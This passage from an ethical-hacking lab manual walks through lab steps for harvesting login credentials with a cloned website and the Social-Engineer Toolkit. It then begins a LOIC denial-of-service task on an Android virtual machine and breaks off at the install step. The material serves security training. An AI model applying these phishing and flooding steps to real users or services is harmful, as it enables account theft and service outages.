


Figure 1.2.9: Actual URL linked to a fake URL

TASK 2.4

Open the Phishing Email and Log in to the Cloned Website

22. Switch to the **Android** virtual machine.

Note: Restart the **Android** virtual machine if it is not responding.

23. Click the **Google Chrome** icon ( ) on the **Home screen** to launch Chrome.

24. In the **Google Chrome** browser window, sign in to the account to which you sent the phishing mail as an attacker. Open the email you sent previously and click to open the malicious link.

Note: We are opening the phishing mail as a victim.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.2.10: The phishing email

25. When the victim (in this case, you) clicks the URL, a new tab opens up, and a replica of **www.certifiedhacker.com** loads.

26. The hotel booking page appears, scroll-down to the end of the page. Here, the victim will be prompted to enter his/her username and password into the form fields, which appear as they do on the genuine website. When the victim enters the **Username** and **Password** and clicks **Login**, the page shows an error, as shown in the second screenshot.




Figure 1.2.11: Fake Online Booking login page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.2.12: Error in the page

TASK 2.5

Obtain the Credentials

27. As soon as the victim types in their **Username** and **Password** and clicks **Log In**, **SET**, which is running in **Parrot Security**, fetches the typed credentials, which can then be used by the attacker to gain unauthorized access to the victim's account.
28. Switch to the **Parrot Security** virtual machine. In the terminal window, scroll down to find a **Username** and **Password**, displayed in plain text, as shown in the screenshot.




Figure 1.2.13: Credentials fetched by SET

29. This concludes the demonstration of how to phish user credentials using SET.
30. Close all open windows and document all the acquired information.
31. Turn off the **Parrot Security** and **Android** virtual machines.

TASK 3

Launch a DoS Attack on a Target Machine using Low Orbital Cannon (LOIC) on the Android Mobile Platform

In this task, we will use LOIC on the Android mobile platform to launch a DoS attack on a target machine.

1. Turn on the **Windows 10**, **Windows Server 2019**, and **Android** virtual machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. Switch to the **Android** virtual machine. On the **Home screen**, swipe from right to left to navigate to the second page of the **Home screen**.

Note: Restart the Android virtual machine if it is not responding.




Figure 1.3.1: Swipe to the second page of the Home screen

3. On the second page of the **Home screen**, click the **Cx File Explorer** app.

Low Orbit Ion Cannon (LOIC) is an open-source network stress testing and Denial-of-Service (DoS) attack application. LOIC performs a DoS attack (or when used by multiple individuals, a DDoS attack) on a target site by flooding the server with TCP or UDP packets with the intention of disrupting the service of a particular host. People have used LOIC to join voluntary botnets.




Figure 1.3.2: Launch Cx File Explorer

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.1

Download and Install LOIC

